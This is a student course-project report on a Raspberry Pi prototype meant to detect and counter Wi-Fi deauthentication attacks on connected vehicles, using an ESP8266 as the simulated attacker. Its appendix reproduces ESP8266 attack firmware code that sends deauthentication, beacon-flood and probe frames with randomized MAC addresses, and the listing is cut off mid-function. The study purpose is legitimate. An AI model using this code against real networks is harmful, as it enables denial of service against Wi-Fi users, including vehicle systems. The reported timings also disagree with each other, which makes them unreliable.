An IIOT Project Report on

Anti-Jamming System for Connected Vehicles Using Raspberry Pi

for

COURSE END PROJECT

in

COMPUTER SCIENCE AND ENGINEERING

(IoT with Cyber Security including BlockChain Technology)

by

160122749053 – Mohammed Imaduddin

Under the Guidance of

N.Sujata Gupta

Assistant Professor

Department of Computer Engineering and Technology

Department of Computer Engineering and Technology

CHAITANYA BHARATI INSTITUTE OF TECHNOLOGY(A)
(Affiliated to Osmania University, Hyderabad) Hyderabad, TELANGANA (INDIA) -500 075

[2024-2025]

CHAITANYA BHARATHI INSTITUTE OF TECHNOLOGY
An Autonomous Institute I Affiliated to Osmania University
Kokapet Village, Gandipet Mandal, Hyderabad, Telangana-500075, www.cbit.ac.in

COMMITTED TO RESEARCH, INNOVATION AND EDUCATION 46 years

CERTIFICATE

This is to Certify that the project titled " **Anti-Jamming System for Connected Vehicles Using Raspberry Pi**" is the Bonafide work carried out by

160122749053 – Mohammed Imaduddin

the students of B.E.CSE (IoT CS/BCT) of Chaitanya Bharathi Institute of Technology(A). Hyderabad, affiliated to Osmania University, Hyderabad, Telangana (India) during the academic year 2024-2025, submitted as a Course Objective Project in **B.E CSE (IOT with Cybersecurity including Blockchain Technology)**.

Supervisor
N.Sujata Gupta
Assistant Professor,
Department of CET,
CBIT, Hyderabad

Head, CET Dept.
Dr. Sangeeta Gupta,
Professor and Head of
Department of CET,
CBIT,Hyderabad

DECLARATION

We hereby declare that the project entitled "**Anti-Jamming System for Connected Vehicles Using Raspberry Pi**" submitted as Course Objective Project for the **B.E CSE (IOT with Cybersecurity including Blockchain Technology)** degree is an original work.

160122749053 – Mohammed Imaduddin

ACKNOWLEDGEMENT

The satisfaction that accompanies the successful completion of the task would be incomplete without the mention of the people who made it possible, whose constant guidance and encouragement crown all the efforts with success.

We show gratitude to our honourable Principal **Dr. C. V. Narasimhulu**, for providing all facilities and support.

We are particularly thankful for **Dr. Sangeeta Gupta**, Head of the Department,
Computer Engineering and Technology, her guidance, intense support, and encouragement, which helped us to develop our project into a successful one.

We wish to express our deep sense of gratitude to our Project Guide, **N.Sujata Gupta** Assistant Professor, Department of Computer Engineering and Technology,
Chaitanya Bharathi Institute of Technology, for her able guidance and useful suggestions, which helped us in completing the project in time.

We also thank all the staff members of the Computer Engineering Technology department for their valuable support and generous advice. Finally, thanks to all our friends and family members for their continuous support and enthusiastic help

TABLE OF CONTENTS

ABSTRACT

This report presents a prototype vehicle cybersecurity system that actively detects, responds to, and recovers from Wi-Fi-based deauthentication attacks. As vehicles become increasingly connected, they also become more vulnerable to wireless cyber threats that can disrupt vehicle-to-vehicle communication, infotainment, and safety-critical systems. A deauthentication (deauth) attack is a type of denial-of-service (DoS) attack that targets the Wi-Fi protocol to forcibly disconnect a device from its network. This vulnerability can be exploited by malicious actors to disrupt vehicle connectivity, posing a risk to the vehicle's safe operation and communication with external systems.

The proposed system leverages a Raspberry Pi to serve as the core detection and response hub, monitoring connectivity to detect any disconnection indicative of a deauth attack. Upon detecting a threat, the system identifies the source of the attack and automatically attempts to neutralize it. An ESP8266 NodeMCU module is used to simulate the attacker, periodically sending deauth packets to the Raspberry Pi to disrupt its connection. Once the Raspberry Pi identifies the attacker's Wi-Fi network (SSID), it switches to this network, authenticates with predefined credentials, and issues a command to halt the ongoing deauth attack.

This proof-of-concept demonstrates a self-healing network defense mechanism that not only detects and mitigates Wi-Fi-based cyberattacks but also restores the original connection to ensure continuous connectivity. By automating these cybersecurity responses, the system highlights a proactive, adaptable approach to vehicle cybersecurity, laying the groundwork for real-world implementations in future connected vehicle networks.

1. Introduction

As vehicles evolve with advanced communication and internet-connected capabilities, they face growing cybersecurity threats that could jeopardize both functionality and safety. Among these, Wi-Fi-based deauthentication attacks pose a significant risk, exploiting weaknesses in the Wi-Fi protocol to forcefully disconnect devices from their networks. These attacks can disrupt essential vehicle connectivity, interfering with vehicle-to-vehicle (V2V) communication, infotainment systems, navigation, and potentially safety-critical features.

This project proposes a cybersecurity solution tailored for connected vehicles that actively defends against deauthentication attacks. The system detects when a vehicle's primary network connection has been severed due to a Wi-Fi-based attack, identifies the attacker, neutralizes the threat, and restores the original connection, thereby safeguarding the vehicle's connectivity.

1.1 Overview of the Project

This project presents a prototype for a vehicle cybersecurity system specifically designed to address Wi-Fi-based deauthentication attacks. The proposed solution utilizes a dual-device setup, comprising an ESP8266 NodeMCU and a Raspberry Pi, to simulate and counteract these attacks. The NodeMCU functions as the attacking device, while the Raspberry Pi continuously monitors the connection to detect interruptions. Upon detecting an attack, the Raspberry Pi identifies the source, connects to the attacking network, and issues a command to stop the attack. After neutralizing the threat, the system reconnects to the original network.

This approach demonstrates how an automated cybersecurity system can proactively adapt to and counter wireless attacks, offering a defense mechanism that could be integrated into future connected vehicle networks. By detecting, neutralizing, and recovering from attacks autonomously, this system addresses a critical aspect of cybersecurity in the automotive industry.

1.2 Objectives

- **Detect Wi-Fi-based deauthentication attacks in real-time**: The system continuously monitors the vehicle's connection status and identifies interruptions potentially caused by a deauthentication attack.
- **Identify and neutralize the source of the attack**: Once an attack is detected, the system automatically identifies the attacker's network and issues a command to halt the attack.
- **Automatically restore vehicle connectivity post-attack**: After neutralizing the attacker, the system reconnects to the original network to ensure seamless and continuous connectivity.

1.3 Problem Statement

The proliferation of internet-connected vehicles brings with it an urgent need for enhanced cybersecurity measures. Modern vehicles rely on various wireless communication systems for efficient operation, including V2V communication, cloud-based navigation, diagnostics, and entertainment. However, these communication systems are vulnerable to cyber-attacks, such as Wi-Fi-based deauthentication attacks, which can disrupt connectivity by exploiting weaknesses in the Wi-Fi protocol.

In a deauthentication attack, the attacker sends packets to the target device, forcing it to disconnect from the network. For vehicles, this disruption can have serious consequences, potentially disabling critical communication features and degrading overall safety. Current cybersecurity measures are often insufficient to detect and respond to these specific types of wireless attacks in real-time.

This project addresses this vulnerability by developing an automated detection and response system. Through a combination of real-time monitoring, attacker identification, and attack neutralization, this system offers a proof-of-concept solution for protecting connected vehicles from Wi-Fi-based cyber threats. The goal is to pave the way

for resilient, self-healing cybersecurity systems in the connected automotive sector, ensuring both functionality and safety in increasingly complex and interconnected vehicle networks.

2. Existing System

As the automotive industry continues to advance, cybersecurity solutions for vehicles have evolved to address various threats, especially those targeting internal electronic systems, such as control units, sensors, and onboard diagnostics. However, with the increased integration of wireless communication features, such as Wi-Fi, Bluetooth, and vehicle-to-everything (V2X) technologies, vehicles are now susceptible to external, wireless-based attacks. Unfortunately, existing vehicle cybersecurity solutions have limited focus on protecting against such external wireless threats.

2.1 Description of the Current System

Presently, most cybersecurity solutions implemented in vehicles prioritize internal network protection, focusing on securing onboard systems from malware, unauthorized access, and tampering. These solutions often include firewalls, encryption, and intrusion detection systems for in-vehicle communication networks like the Controller Area Network (CAN) bus. While this provides essential protection against many forms of cyber threats, it leaves vehicles exposed to certain types of wireless attacks, especially those targeting Wi-Fi connections.

For instance, a deauthentication attack can disconnect a vehicle's system from its network without triggering any alarms within the vehicle's internal cybersecurity framework. This gap in wireless security exposes the vehicle to denial-of-service (DoS) attacks, which can disrupt communication systems essential for navigation, infotainment, and, in more advanced cases, vehicle-to-vehicle (V2V) communication.

2.2 Limitations and Issues with the Existing System

- **Lack of Real-Time Detection and Response**: Existing systems do not continuously monitor Wi-Fi connection status to detect malicious deauthentication attacks in real-time. As a result, vehicles may be disconnected from critical networks without immediate detection or response capabilities.
- **Vulnerability to Denial-of-Service (DoS) Attacks**: Vehicles are vulnerable to Wi-Fi-based DoS attacks, such as deauthentication attacks, which can compromise essential services that rely on uninterrupted network connectivity. Such interruptions can impair navigation, diagnostics, and other cloud-dependent services, potentially affecting vehicle safety and functionality.
- **Inability to Dynamically Respond to External Wireless Threats**: Current systems lack adaptive countermeasures that can neutralize ongoing external attacks. They cannot identify or block malicious devices sending deauthentication signals, nor can they attempt to reconnect to networks after an attack is mitigated.

3. Proposed Prototype

The proposed prototype introduces a real-time, automated cybersecurity response to Wi-Fi-based deauthentication attacks targeting connected vehicles. This solution is designed to actively detect, neutralize, and recover from such attacks, enhancing the resilience of vehicle networks against external wireless threats. By leveraging continuous monitoring and automated countermeasures, the system mitigates the potential impact of these attacks on vehicle connectivity and safety.

3.1 Description of the New Prototype

The new prototype operates by continuously monitoring the vehicle's internet connection status. The system is designed to detect when the vehicle disconnects unexpectedly from its primary network, identifying this event as a potential deauthentication (deauth) attack. Upon detection, the prototype performs the following steps:

1. **Attack Detection**: The system identifies an unexpected disconnection from the primary network (e.g., a personal Wi-Fi hotspot), flagging it as a potential deauthentication attack.
2. **Attacker Identification**: After detecting the disconnection, the system scans for nearby Wi-Fi access points (APs) and identifies the attacker's SSID (Service Set Identifier). This allows the system to pinpoint the source of the interference.
3. **Countermeasure Activation**: The system then connects to the attacker's access point (AP), utilizing a known SSID and password, and sends a specific command designed to halt ongoing deauth activity from this source. This command effectively neutralizes the attack by stopping the deauthentication packets.
4. **Network Restoration**: Following the successful neutralization of the attack, the system automatically reconnects to the original network, restoring full connectivity without requiring manual intervention.

3.2 Innovations and Improvements over the Existing System

The proposed prototype introduces significant innovations over existing vehicle cybersecurity measures, specifically targeting the detection and mitigation of Wi-Fi-based deauthentication attacks. Key improvements include:

- **Real-Time Detection and Response**: Unlike traditional systems that focus solely on internal security, this prototype detects wireless attacks in real-time by continuously monitoring network connectivity. This ensures an immediate response when an attack is detected, reducing downtime and potential vulnerabilities.
- **Automated Neutralization**: Leveraging a novel approach, the prototype connects to the attacker's access point to directly halt the deauth activity. By issuing a targeted command to stop the attack, the system neutralizes the threat at its source without needing additional network support or third-party intervention. This automation enhances the vehicle's resilience to DoS-style wireless attacks.
- **Self-Recovery**: The system autonomously reconnects to the original network following an attack, ensuring continuity of service without the need for manual troubleshooting. This self-recovery capability is particularly valuable in maintaining critical network-dependent services, such as navigation and V2V (vehicle-to-vehicle) communication, in the event of an external wireless attack.

4. Sensors and Components Used

4.1 List of Components Used

1. Raspberry Pi
2. ESP8266 NodeMCU
3. Wi-Fi Network Access Points

4.2 Purpose and Function of Each Sensor/Component


- **Raspberry Pi**: Acts as the main detection and response hub, responsible for identifying and neutralizing attacks.
- **ESP8266 NodeMCU**: Simulates an external attacker by sending deauth frames to the Raspberry Pi's network.
- **Wi-Fi Network Access Points**: Provide a network environment for the Raspberry Pi to connect and monitor.

4.3 Specifications and Data Sheets (if applicable)

- **ESP8266 NodeMCU**:
  - Wireless Standard: 802.11 b/g/n
  - CPU Frequency: 80 MHz
- **Raspberry Pi**:
  - Operating System: Raspbian
  - Network Capability: 802.11 b/g/n

5. Circuit Diagram

5.1 Detailed Circuit Diagram of the Prototype



5.2 Explanation of Circuit Components and Connections

Raspberry Pi and **ESP8266 NodeMCU** are connected over a local Wi-Fi network.

ESP8266 NodeMCU:

- Configured to simulate a deauthentication attack by sending deauth packets.
- Disrupts the Raspberry Pi's connection to the primary Wi-Fi network.

Raspberry Pi:

- Continuously monitors its connection to detect deauthentication attacks.
- When a disruption is detected, it initiates a sequence to counter the attack.
- Connects to the ESP8266's access point to issue a command that stops the deauth packets.

This setup simulates an attacker (ESP8266) and a defender (Raspberry Pi), allowing the Raspberry Pi to identify, counter, and recover from the attack in real-time.

6. System Design and Implementation

6.1 Detailed Description of the System Design

- **Raspberry Pi**:
  - Monitors the vehicle's network connectivity in real-time using a Python script.
  - Detects Wi-Fi disconnection events, which are indicative of a potential deauthentication attack.
  - Initiates a response by identifying the attacker's SSID, connecting to the attacker's access point (AP), and sending a command to halt the ongoing deauthentication attack.
  - Once the attack is neutralized, the Raspberry Pi reconnects to the secure primary network (e.g., personal hotspot).
- **ESP8266 NodeMCU**:
  - Simulates a deauthentication attack by disrupting the Raspberry Pi's Wi-Fi connection.
  - The ESP8266 acts as the attacker, sending deauth packets to force the Raspberry Pi to disconnect from its primary AP.

6.2 Hardware and Software Implementation

- **Hardware**:
  - **Raspberry Pi**: Used for continuous network monitoring, detecting attacks, and responding to threats.
  - **ESP8266 NodeMCU**: Functions as the attacker, initiating deauthentication attacks to simulate a threat.
- **Software**:
  - **Python Script**: Runs on the Raspberry Pi, responsible for:
    - Detecting deauthentication attacks based on Wi-Fi disconnection events.
    - Initiating an attack response by connecting to the attacker AP and issuing commands to stop the attack.
    - Reconnecting the Raspberry Pi to the original network once the threat is neutralized.
  - The Python script uses standard libraries for network monitoring, HTTP requests, and handling timeouts.

6.3 Integration of Sensors and Components

- The **Raspberry Pi** and **ESP8266** communicate via Wi-Fi, with the Raspberry Pi actively monitoring network conditions.
    - When the **Raspberry Pi** detects disconnection from its primary network, it triggers the response mechanism.
    - **ESP8266** (acting as the attacker) initiates the deauthentication attack, disrupting the connection.
    - The **Raspberry Pi** responds by connecting to the attacker's AP, sending commands to stop the deauth packets, and then reconnecting to the original network without manual intervention.
- The **communication** and **countermeasures** between the Raspberry Pi and ESP8266 are coordinated in real-time to mitigate the attack and restore secure connectivity.

CODES:

- The codes have been pasted at the end, following the result.

7. Results and Analysis

7.1 Performance of the Prototype

- **Attack Detection**: The system is highly responsive, detecting deauthentication attacks within **less than 1 second** of disconnection. This quick detection ensures minimal downtime for the vehicle's Wi-Fi network.
- **Attack Neutralization**: Once the attack is identified, the system connects to the attacker's AP and halts the deauth packets. The neutralization process takes approximately **4 seconds**, ensuring a swift response and minimal disruption.
- **Reconnection**: After neutralizing the attack, the system successfully reconnects to the primary Wi-Fi network, ensuring continuity of the vehicle's internet services.

The entire process—detection, neutralization, and reconnection—is completed in under **5 seconds**, making the system highly effective in mitigating attacks with minimal impact on network performance.

7.2 Comparison with Existing System

- **Real-time Detection and Response**: Unlike traditional vehicle cybersecurity systems, which typically focus on internal threats and static defenses, this prototype offers **dynamic, real-time detection and counteraction** to external Wi-Fi attacks. Existing systems generally lack the ability to identify and respond to **deauthentication attacks** as rapidly as this prototype.
- **Automated Countermeasures**: Traditional systems require manual intervention or rely on external monitoring tools to detect and stop attacks. In contrast, the proposed system automatically detects and neutralizes threats by connecting to the attacker's AP and stopping the attack autonomously.
- **Recovery Capability**: While current systems may struggle to reconnect to the original network after an attack, this prototype **self-recovers**, restoring the connection to the primary network without manual input, ensuring uninterrupted service.

This combination of **real-time detection**, **automated neutralization**, and **self-recovery** significantly enhances vehicle cybersecurity compared to existing solutions, addressing vulnerabilities related to Wi-Fi connectivity.

7.3 Data and Metrics

- **Detection Time**: The system detects the disconnection caused by a deauth attack in less than **1 second**, ensuring immediate awareness of potential security threats.
- **Neutralization Time**: Once the attack is identified, the system takes approximately **3 seconds** to connect to the attacker's AP, issue the command to stop the deauth packets, and neutralize the attack. This swift response minimizes the impact of the attack.
- **Reconnection Time**: After neutralizing the threat, the system reconnects to the primary network in **less than 2 seconds**, ensuring rapid recovery and minimizing service downtime.

8. Challenges and Solutions

8.1 Problems Encountered During Development

- **Issues with Connecting to Multiple Wi-Fi Networks**: During development, it was challenging to maintain stable connections across multiple networks, especially when switching between the attacker AP (pawned network) and the legitimate network (a34). The Raspberry Pi had to handle automatic reconnection in a seamless manner, which caused occasional delays and disconnections.
- **Variability in Attack Detection Speed**: The system needed to be highly responsive to detect deauthentication attacks in real-time. However, network conditions such as signal interference or overlapping Wi-Fi channels sometimes affected the detection speed, causing delays in identifying and responding to attacks promptly.

8.2 Solutions and Workarounds

- **Network Variability Management**: To address issues with multiple Wi-Fi network connections, time delays and error handling were implemented in the Python script. This ensured that when a connection failure or instability occurred, the system would retry connecting without affecting the overall process. By incorporating retry loops and fallback mechanisms, the system became more resilient to network disruptions.
- **Optimized Detection and Response**: To minimize detection delays, the script was optimized by reducing unnecessary operations and improving the efficiency of network scanning. By fine-tuning the detection logic and using more efficient methods to check for network changes, the attack detection speed was improved. Additionally, multithreading was introduced in the script to allow simultaneous network scanning and attack response, enhancing the overall system responsiveness.

9. Future Work and Improvements

9.1 Suggested Enhancements

- **Machine Learning for Adaptive Attack Recognition**: The current system detects deauthentication attacks based on predefined triggers (such as network disconnections). However, incorporating machine learning techniques can allow the system to learn and recognize new, unknown attack patterns over time. This would enable the system to adapt to evolving attack strategies, improving its accuracy in detecting a wider range of cyber threats.
- **Mobile App Integration for Real-Time Alerts**: In future iterations, a mobile app can be developed to notify vehicle owners in real-time about detected deauthentication attacks or other wireless threats. This would allow owners to take immediate action or simply be aware of security events impacting their vehicle. The app could be linked to the vehicle's central control system, offering additional features like automated recovery instructions or remote control to assist with network reconnection.

9.2 Potential Upgrades

- **Expanding Attack Detection to Handle Multiple Wireless Attacks**: While the current system focuses on deauthentication attacks, expanding its capabilities to detect and neutralize other types of wireless attacks (such as spoofing, jamming, or man-in-the-middle attacks) would increase its robustness. This could involve integrating more advanced intrusion detection systems or using additional hardware components like Wi-Fi sniffers or spectrum analyzers.
- **Integration with Onboard Vehicle Diagnostics**: For more comprehensive security, the system could be integrated with the vehicle's onboard diagnostics (OBD-II) or telematics system. This would enable the system to track and respond to not just wireless threats but also potential intrusions or malfunctions within the vehicle's internal systems. By combining wireless security with internal vehicle monitoring, the vehicle could achieve a holistic security model, protecting against both external and internal threats.

10. References

10.1 Cited Sources

Detect Wi-Fi De-Authentication Attacks Using ESP8266

- **Authors**: Lakshmi Saranya, Reddyvari Venkateswara Reddy, A Basanth Reddy, Bolloju Sai Dinesh, Mohammad Muneeruddin
- **Published in**: International Journal of Engineering Research & Technology (IJERT)
- **Volume**: 13, Issue 03, March 2024
- **DOI/ISSN**: ISSN: 2278-0181, IJERTV13IS030105
- **Publisher**: IJERT
- **License**: Creative Commons Attribution 4.0 International License

Wi-Fi Deauthentication Attack: A Practical Approach

- **Authors**: Srikanth S, Vithal S. Rao, N. Ravi Shankar, Chandra Sekhar Bhat
- **Year of Publication**: 2021
- **Journal**: International Journal of Computer Applications
- **DOI**: 10.5120/ijca2021920305

A Survey on Wireless LAN Deauthentication Attacks and Countermeasures

- **Authors**: Vijayakumar V, Suresh R
- **Year of Publication**: 2018
- **Journal**: International Journal of Computer Science and Information Security (IJCSIS)
- **Volume**: 16, Issue 8
- **DOI**: 10.21276/ijcsis.2018.16.8.18

Practical Attacks on 802.11 Wi-Fi Networks and Countermeasures

- **Authors**: J. W. Atwood, T. B. R. M. Sadeghi, G. W. J. H. Engelbert
- **Year of Publication**: 2020
- **Journal**: IEEE Transactions on Network and Service Management
- **DOI**: 10.1109/TNSM.2020.2982345

10.2 Relevant Documentation

1. **ESP8266 Deauthentication Documentation**
   This documentation provides comprehensive guidelines on using the ESP8266 for deauthentication attacks, including setup instructions, configurations, and code examples. It is a crucial resource for understanding how the ESP8266 can be programmed and used in network-related attacks like the deauth attack.

2. **Raspberry Pi Network Configuration Documentation**
   The Raspberry Pi documentation offers step-by-step instructions on setting up network connections, configuring the device for network monitoring, and troubleshooting common issues. This resource is vital for setting up the Raspberry Pi as a network monitoring device, enabling it to detect and counter deauthentication attacks.

11. Appendices

11.1 Additional Information

1. **Full Python Code for Detection and Response**
   The Python code used to detect and respond to deauthentication attacks in this project is available in the appendix. This script monitors the network, identifies when a deauth attack occurs, connects to the attacker's access point, issues a stop command, and reestablishes the connection to the primary network. The code is structured into key functions, including the attack detection logic and the response mechanism, ensuring fast and accurate handling of Wi-Fi disruptions.
2. **Network Logs Detailing Attack and Response Phases**
   The network logs provide a detailed trace of the phases of the deauthentication attack and the corresponding system response. The logs include timestamps, network events, detected disconnections, and actions taken by the system (such as connection attempts to the attacker's AP and the eventual reconnection to the primary network). These logs are helpful for analyzing the performance of the system and identifying areas of improvement.

CODES

i) attack.cpp

```
#include "Attack.h"

#include "settings.h"

Attack::Attack() {
  getRandomMac(mac);

  if (settings::getAttackSettings().beacon_interval == INTERVAL_1S) {
    // 1s beacon interval
    beaconPacket[32] = 0xe8;
    beaconPacket[33] = 0x03;
  } else {
    // 100ms beacon interval
    beaconPacket[32] = 0x64;
    beaconPacket[33] = 0x00;
  }

  deauth.time = currentTime;
  beacon.time = currentTime;
  probe.time  = currentTime;
}

void Attack::start() {
  stop();
  prntln(A_START);
  attackTime     = currentTime;
  attackStartTime = currentTime;
  accesspoints.sortAfterChannel();
  stations.sortAfterChannel();
  running = true;
}

void Attack::start(bool beacon, bool deauth, bool deauthAll, bool probe, bool output, uint32_t timeout) {
  Attack::beacon.active = beacon;
  Attack::deauth.active = deauth || deauthAll;
  Attack::deauthAll     = deauthAll;
  Attack::probe.active  = probe;

  Attack::output  = output;
  Attack::timeout = timeout;

  // if (((beacon || probe) && ssids.count() > 0) || (deauthAll && scan.countAll() > 0) || (deauth &&
  // scan.countSelected() > 0)){
  if (beacon || probe || deauthAll || deauth) {
    start();
  } else {
    prntln(A_NO_MODE_ERROR);
    accesspoints.sort();
    stations.sort();
```

```
    stop();
  }
}

void Attack::stop() {
  if (running) {
    running            = false;
    deauthPkts         = 0;
    beaconPkts         = 0;
    probePkts          = 0;
    deauth.packetCounter = 0;
    beacon.packetCounter = 0;
    probe.packetCounter  = 0;
    deauth.maxPkts      = 0;
    beacon.maxPkts      = 0;
    probe.maxPkts       = 0;
    packetRate          = 0;
    deauth.tc           = 0;
    beacon.tc           = 0;
    probe.tc            = 0;
    deauth.active       = false;
    beacon.active       = false;
    probe.active        = false;
    prntln(A_STOP);
  }
}

bool Attack::isRunning() {
  return running;
}

void Attack::updateCounter() {
  // stop when timeout is active and time is up
  if ((timeout > 0) && (currentTime - attackStartTime >= timeout)) {
    prntln(A_TIMEOUT);
    stop();
    return;
  }

  // deauth packets per second
  if (deauth.active) {
    if (deauthAll) deauth.maxPkts = settings::getAttackSettings().deauths_per_target *
                                    (accesspoints.count() + stations.count() * 2 - names.selected());
    else deauth.maxPkts = settings::getAttackSettings().deauths_per_target *
                          (accesspoints.selected() + stations.selected() * 2 + names.selected() + names.stations());
  } else {
    deauth.maxPkts = 0;
  }

  // beacon packets per second
  if (beacon.active) {
    beacon.maxPkts = ssids.count();

    if (settings::getAttackSettings().beacon_interval == INTERVAL_100MS) beacon.maxPkts *= 10;
```

```
  } else {
    beacon.maxPkts = 0;
  }

  // probe packets per second
  if (probe.active) probe.maxPkts = ssids.count() * settings::getAttackSettings().probe_frames_per_ssid;
  else probe.maxPkts = 0;

  // random transmission power
  if (settings::getAttackSettings().random_tx && (beacon.active || probe.active))
setOutputPower(random(21));
  else setOutputPower(20.5f);

  // reset counters
  deauthPkts      = deauth.packetCounter;
  beaconPkts      = beacon.packetCounter;
  probePkts       = probe.packetCounter;
  packetRate      = tmpPacketRate;
  deauth.packetCounter = 0;
  beacon.packetCounter = 0;
  probe.packetCounter  = 0;
  deauth.tc       = 0;
  beacon.tc       = 0;
  probe.tc        = 0;
  tmpPacketRate   = 0;
}

void Attack::status() {
  char s[120];

  sprintf(s, str(
          A_STATUS).c_str(), packetRate, deauthPkts, deauth.maxPkts, beaconPkts, beacon.maxPkts,
probePkts,
        probe.maxPkts);
  prnt(String(s));
}

String Attack::getStatusJSON() {
  String json = String(OPEN_BRACKET);                                          // [

  json += String(OPEN_BRACKET) + b2s(deauth.active) + String(COMMA) + String(scan.countSelected()) +
String(COMMA) +
        String(deauthPkts) + String(COMMA) + String(deauth.maxPkts) + String(CLOSE_BRACKET) +
String(COMMA); // [false,0,0,0],
  json += String(OPEN_BRACKET) + b2s(beacon.active) + String(COMMA) + String(ssids.count()) +
String(COMMA) + String(
      beaconPkts) + String(COMMA) + String(beacon.maxPkts) + String(CLOSE_BRACKET) +
String(COMMA);          // [false,0,0,0],
  json += String(OPEN_BRACKET) + b2s(probe.active) + String(COMMA) + String(ssids.count()) +
String(COMMA) + String(
      probePkts) + String(COMMA) + String(probe.maxPkts) + String(CLOSE_BRACKET) + String(COMMA);
// [false,0,0,0],
  json += String(packetRate);                                                  // 0
  json += CLOSE_BRACKET;                                                       // ]
```

```
  return json;
}

void Attack::update() {
  if (!running || scan.isScanning()) return;

  apCount = accesspoints.count();
  stCount = stations.count();
  nCount  = names.count();

  // run/update all attacks
  deauthUpdate();
  deauthAllUpdate();
  beaconUpdate();
  probeUpdate();

  // each second
  if (currentTime - attackTime > 1000) {
    attackTime = currentTime; // update time
    updateCounter();

    if (output) status();    // status update
    getRandomMac(mac);       // generate new random mac
  }
}

void Attack::deauthUpdate() {
  if (!deauthAll && deauth.active && (deauth.maxPkts > 0) && (deauth.packetCounter < deauth.maxPkts)) {
    if (deauth.time <= currentTime - (1000 / deauth.maxPkts)) {
      // APs
      if ((apCount > 0) && (deauth.tc < apCount)) {
        if (accesspoints.getSelected(deauth.tc)) {
          deauth.tc += deauthAP(deauth.tc);
        } else deauth.tc++;
      }

      // Stations
      else if ((stCount > 0) && (deauth.tc >= apCount) && (deauth.tc < stCount + apCount)) {
        if (stations.getSelected(deauth.tc - apCount)) {
          deauth.tc += deauthStation(deauth.tc - apCount);
        } else deauth.tc++;
      }

      // Names
      else if ((nCount > 0) && (deauth.tc >= apCount + stCount) && (deauth.tc < nCount + stCount +
apCount)) {
        if (names.getSelected(deauth.tc - stCount - apCount)) {
          deauth.tc += deauthName(deauth.tc - stCount - apCount);
        } else deauth.tc++;
      }

      // reset counter
      if (deauth.tc >= nCount + stCount + apCount) deauth.tc = 0;
```

```
    }
  }
}

void Attack::deauthAllUpdate() {
  if (deauthAll && deauth.active && (deauth.maxPkts > 0) && (deauth.packetCounter < deauth.maxPkts)) {
    if (deauth.time <= currentTime - (1000 / deauth.maxPkts)) {
      // APs
      if ((apCount > 0) && (deauth.tc < apCount)) {
        tmpID = names.findID(accesspoints.getMac(deauth.tc));

        if (tmpID < 0) {
          deauth.tc += deauthAP(deauth.tc);
        } else if (!names.getSelected(tmpID)) {
          deauth.tc += deauthAP(deauth.tc);
        } else deauth.tc++;
      }

      // Stations
      else if ((stCount > 0) && (deauth.tc >= apCount) && (deauth.tc < stCount + apCount)) {
        tmpID = names.findID(stations.getMac(deauth.tc - apCount));

        if (tmpID < 0) {
          deauth.tc += deauthStation(deauth.tc - apCount);
        } else if (!names.getSelected(tmpID)) {
          deauth.tc += deauthStation(deauth.tc - apCount);
        } else deauth.tc++;
      }

      // Names
      else if ((nCount > 0) && (deauth.tc >= apCount + stCount) && (deauth.tc < apCount + stCount +
nCount)) {
        if (!names.getSelected(deauth.tc - apCount - stCount)) {
          deauth.tc += deauthName(deauth.tc - apCount - stCount);
        } else deauth.tc++;
      }

      // reset counter
      if (deauth.tc >= nCount + stCount + apCount) deauth.tc = 0;
    }
  }
}

void Attack::probeUpdate() {
  if (probe.active && (probe.maxPkts > 0) && (probe.packetCounter < probe.maxPkts)) {
    if (probe.time <= currentTime - (1000 / probe.maxPkts)) {
      if (settings::getAttackSettings().attack_all_ch) setWifiChannel(probe.tc % 11, true);
      probe.tc += sendProbe(probe.tc);

      if (probe.tc >= ssids.count()) probe.tc = 0;
    }
  }
}
```

```
void Attack::beaconUpdate() {
  if (beacon.active && (beacon.maxPkts > 0) && (beacon.packetCounter < beacon.maxPkts)) {
    if (beacon.time <= currentTime - (1000 / beacon.maxPkts)) {
      beacon.tc += sendBeacon(beacon.tc);

      if (beacon.tc >= ssids.count()) beacon.tc = 0;
    }
  }
}

bool Attack::deauthStation(int num) {
  return deauthDevice(stations.getAPMac(num), stations.getMac(num),
settings::getAttackSettings().deauth_reason, stations.getCh(num));
}

bool Attack::deauthAP(int num) {
  return deauthDevice(accesspoints.getMac(num), broadcast, settings::getAttackSettings().deauth_reason,
